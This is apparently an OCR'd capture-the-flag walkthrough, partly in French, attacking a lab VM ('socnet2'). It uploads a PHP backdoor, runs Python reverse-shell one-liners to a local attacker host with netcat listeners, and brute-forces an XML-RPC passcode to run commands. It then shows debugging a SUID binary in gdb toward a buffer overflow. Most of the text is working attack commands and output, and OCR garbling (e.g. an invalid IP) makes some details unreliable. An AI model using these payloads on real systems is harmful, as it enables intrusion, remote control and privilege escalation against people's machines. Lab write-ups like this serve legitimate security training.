


The Apache HTTP Server 1.x and 2.x allows remote attackers to cause a denial of service (daemon outage) via partial HTTP requests, as demonstrated by Slowloris, related to the lack of the mod_reqtimeout module in versions before 2.2.15




- so, I tried to visit webserver on port 80 and examine it by typing the ip address of the target machine in the web browser.







- We're going to Utilize file upload functionality to get a backdoor on the webserver:




-Upload the file:




Real website will block your uploaded, so lets now open the image, The code is getting executed:




-We're going to get the parameter:






192.168.56.101/data/images/post11.php ?cmd=ls




❾Listening handler using netcat : **nc -lvp 4444**




❾Set a payload python:

python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.56.1002",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'



❾Examine the file system, processes



```
ls /etc/passwd
/etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
```

```
ls /home
socnet
ls -l /home
total 4
drwxr-xr-x 6 socnet socnet 4096 Oct 29  2018 socnet
cd /home/socnet
ls
add_record
monitor.py
peda
ls -l
total 16
-rwsrwsr-x 1 root   socnet 6952 Oct 29  2018 add_record
-rw-rw-r-- 1 socnet socnet  904 Oct 29  2018 monitor.py
drwxrwxr-x 4 socnet socnet 4096 Oct 29  2018 peda
```

❾Utilized the backdoor to find more information about whats running on port 8000:


-Let’s check what monitor.py

```
cat monitor.py
#my remote server management API
import SimpleXMLRPCServer
import subprocess
import random

debugging_pass = random.randint(1000,9999)

def runcmd(cmd):
    results = subprocess.Popen(cmd, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdin=sub
process.PIPE)
    output = results.stdout.read() + results.stderr.read()
    return output

def cpu():
    return runcmd("cat /proc/cpuinfo")

def mem():
    return runcmd("free -m")

def disk():
    return runcmd("df -h")

def net():
    return runcmd("ip a")
def secure_cmd(cmd,passcode):
    if passcode==debugging_pass:
        return runcmd(cmd)
    else:
        return "Wrong passcode."
server = SimpleXMLRPCServer.SimpleXMLRPCServer(("0.0.0.0", 8000))
server.register_function(cpu)
server.register_function(mem)
server.register_function(disk)
server.register_function(net)
server.register_function(secure_cmd)
```


❾Xmlrpc client(https://docs.python.org/3/library/xmlrpc.client.html)

Source: (https://docs.python.org/2/library/xmlrpclib.html)


❾Write a custom tool/script to gain shell through service running on port 8000




-Code python: (192.168.56.101 adresse de la machine cible, 8000




Save as run.py



Run it to test:



-Code 2:



```
┌──(root💀kali)-[/home/maha/Bureau]
└─# python3 run.py
Wrong passcode.
Wrong passcode.
Wrong passcode.
Wrong passcode.
Wrong passcode.
Wrong passcode.
Wrong passcode.
Wrong passcode.
Wrong passcode.
```

Modify the code2 :

~/Bureau/run.py - Mousepad

Fichier Édition Rechercher Affichage Document Aide

Sans titre 1 | run.py

```
1 import xmlrpc.client
2
3 with xmlrpc.client.ServerProxy("http://192.168.56.101:8000/") as proxy:
4
5     for passwd in range(999, 10000):
6         r = str(proxy.secure_cmd('whoami', passwd))
7
8
9         if not "Wrong" in r:
10            print(r)
11            break
12
```

root@kali: /home/maha/Bureau

Fichier Actions Éditer Vue Aide

```
┌──(root💀kali)-[/home/maha/Bureau]
└─# python3 run.py
socnet

┌──(root💀kali)-[/home/maha/Bureau]
└─#
```

-Code 3 : payload

Payload, Reverse Shell Cheat Sheet (https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md)

export RHOST=\"192.168.56.102\";export RPORT=4333;python -c 'import socket,os,pty;s=socket.socket();s.connect((os.getenv(\"RHOST\"),int(os.getenv(\"RPORT\"))));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn(\"/bin/bash\")'

❾so here, I Load a meterpreter backdoor on the victim machine and utilize it to examine files in the users directory

*~/Bureau/run.py - Mousepad

Fichier Édition Rechercher Affichage Document Aide

Sans titre 1 | run.py

```
1 import xmlrpc.client
2
3 with xmlrpc.client.ServerProxy("http://192.168.56.101:8000/") as proxy:
4
5     for passwd in range(999, 10000):
6         cmd = " export RHOST=\"192.168.56.102\";export RPORT=4333;python -c 'import
  socket,os,pty;s=socket.socket();s.connect((os.getenv(\"RHOST\"),int(os.getenv(\"RPORT\"))));-
  [os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn(\"/bin/bash\")'"
7         r = str(proxy.secure_cmd(cmd, passwd))
8
9         if not "Wrong" in r:
10            print(r)
11            break
12
```

listener nc -lvp sur le port 4333

```
┌──(root💀kali)-[/home/maha]
└─# nc -lvp 4333
listening on [any] 4333 ...
```

❾Reverse Shell results : Privilege escalation vertical: get access as normal user

```
┌──(root💀kali)-[/home/maha]
└─# nc -lvp 4333
listening on [any] 4333 ...
192.168.56.101: inverse host lookup failed: Host name lookup failure
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.101] 35314
socnet@socnet2:~$ whoami
whoami
socnet
socnet@socnet2:~$
```

❾I found the SUID binary in the user folder and it includes a backdoor function: This is a 32-bit ELF file, that is, an executable for Linux. We could search for strings, test outputs, and other methods. However, by moving the process forward, after a few tests (input of several data inputs), we can identify a possible stack overflow, that this binary is probably vulnerable to "Buffer Overflow".

```
socnet@socnet2:~$ ls -l
ls -l
total 16
-rwsrwsr-x 1 root   socnet 6952 Oct 29  2018 add_record
-rw-rw-r-- 1 socnet socnet  904 Oct 29  2018 monitor.py
drwxrwxr-x 4 socnet socnet 4096 Oct 29  2018 peda
socnet@socnet2:~$ file add_record
file add_record
add_record: setuid, setgid ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter
 /lib/ld-linux.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=e3fa9a66b0b1e3281ae09b3fb1b7b82ff17972d8, not stripped
socnet@socnet2:~$
```

❾this next part isn't easy, we use a debugger, and different inputs to trigger a crash and control the EIP as shown in the following figures:

```
socnet@socnet2:~$ gdb -q ./add_record
gdb -q ./add_record
Reading symbols from ./add_record...(no debugging symbols found)...done.
gdb-peda$ checksec
checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : disabled
PIE       : disabled
RELRO     : disabled
gdb-peda$
```

```
gdb-peda$ r
r
Starting program: /home/socnet/add_record
Welcome to Add Record application
Use it to add info about Social Network 2.0 Employees
Employee Name(char): AA
AA
Years worked(int): 1
1
Salary(int): 1
1
Ever got in trouble? 1 (yes) or 0 (no): 0
0
Employee data you've entered:
Name AA

Years 1, Salary 1, Trouble 0, Comments NA
[Inferior 1 (process 2255) exited normally]
Warning: not running or target is remote
gdb-peda$
```

```
[Inferior 1 (process 2255) exited normally]
Warning: not running or target is remote
gdb-peda$ r AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AA
<AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Starting program: /home/socnet/add_record AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Welcome to Add Record application
Use it to add info about Social Network 2.0 Employees
Employee Name(char):
```

```
Warning: not running or target is remote
gdb-peda$ disas main
disas main
Dump of assembler code for function main:
   0×080486d8 <+0>:     lea    ecx,[esp+0×4]
   0×080486dc <+4>:     and    esp,0×fffffff0
   0×080486df <+7>:     push   DWORD PTR [ecx-0×4]
   0×080486e2 <+10>:    push   ebp
   0×080486e3 <+11>:    mov    ebp,esp
   0×080486e5 <+13>:    push   edi
   0×080486e6 <+14>:    push   esi
   0×080486e7 <+15>:    push   ebx
   0×080486e8 <+16>:    push   ecx
```

```
   0×08048731 <+89>:    mov    DWORD PTR [ebp-0×1c],eax
   0×08048734 <+92>:    sub    esp,0×c
   0×08048737 <+95>:    lea    eax,[ebx-0×13d4]
   0×0804873d <+101>:   push   eax
   0×0804873e <+102>:   call   0×80484e0 <puts@plt>
   0×08048743 <+107>:   add    esp,0×10
   0×08048746 <+110>:   sub    esp,0×c
   0×08048749 <+113>:   lea    eax,[ebx-0×137c]
   0×0804874f <+119>:   push   eax
```

```
gdb-peda$ break *0×0804873d
break *0×0804873d
Breakpoint 1 at 0×804873d
gdb-peda$
```

```
Breakpoint 1 at 0×804873d
gdb-peda$ r
r
Starting program: /home/socnet/add_record AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[------------------------------registers------------------------------]
EAX: 0×8048974 ("Welcome to Add Record application\nUse it to add info about Social Network 2.0 Employees")
EBX: 0×8049d48 ⟶ 0×8049c58 ⟶ 0×1
ECX: 0×ffffffff
EDX: 0×ffffffff
ESI: 0×f7fc2000 ⟶ 0×1d4d6c
EDI: 0×ffffdc40 ⟶ 0×8
EBP: 0×ffffdc88 ⟶ 0×0
ESP: 0×ffffdbc4 ⟶ 0×804895a ⟶ 0×6d650061 ('a')
EIP: 0×804873d (<main+101>:     push   eax)
EFLAGS: 0×292 (carry parity ADJUST zero SIGN trap INTERRUPT direction overflow)
[--------------------------------code---------------------------------]
   0×8048731 <main+89>: mov    DWORD PTR [ebp-0×1c],eax
   0×8048734 <main+92>: sub    esp,0×c
   0×8048737 <main+95>: lea    eax,[ebx-0×13d4]
⇒ 0×804873d <main+101>:        push   eax
   0×804873e <main+102>:        call   0×80484e0 <puts@plt>
   0×8048743 <main+107>:        add    esp,0×10
   0×8048746 <main+110>:        sub    esp,0×c
   0×8048749 <main+113>:        lea    eax,[ebx-0×137c]
[-------------------------------stack---------------------------------]
0000| 0×ffffdbc4 ⟶ 0×804895a ⟶ 0×6d650061 ('a')
0004| 0×ffffdbc8 ⟶ 0×0
0008| 0×ffffdbcc ⟶ 0×80486f4 (<main+28>:      add    ebx,0×1654)
0012| 0×ffffdbd0 ⟶ 0×0
0016| 0×ffffdbd4 ⟶ 0×0
0020| 0×ffffdbd8 ⟶ 0×c2
0024| 0×ffffdbdc ⟶ 0×414e ('NA')
```

```
gdb-peda$ r
r
Starting program: /home/socnet/add_record AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[------------------------------registers------------------------------]
EAX: 0×8048974 ("Welcome to Add Record application\nUse it to add info about Social Network 2.0 Employees")
EBX: 0×8049d48 ⟶ 0×8049c58 ⟶ 0×1
ECX: 0×ffffffff
EDX: 0×ffffffff
ESI: 0×f7fc2000 ⟶ 0×1d4d6c
```

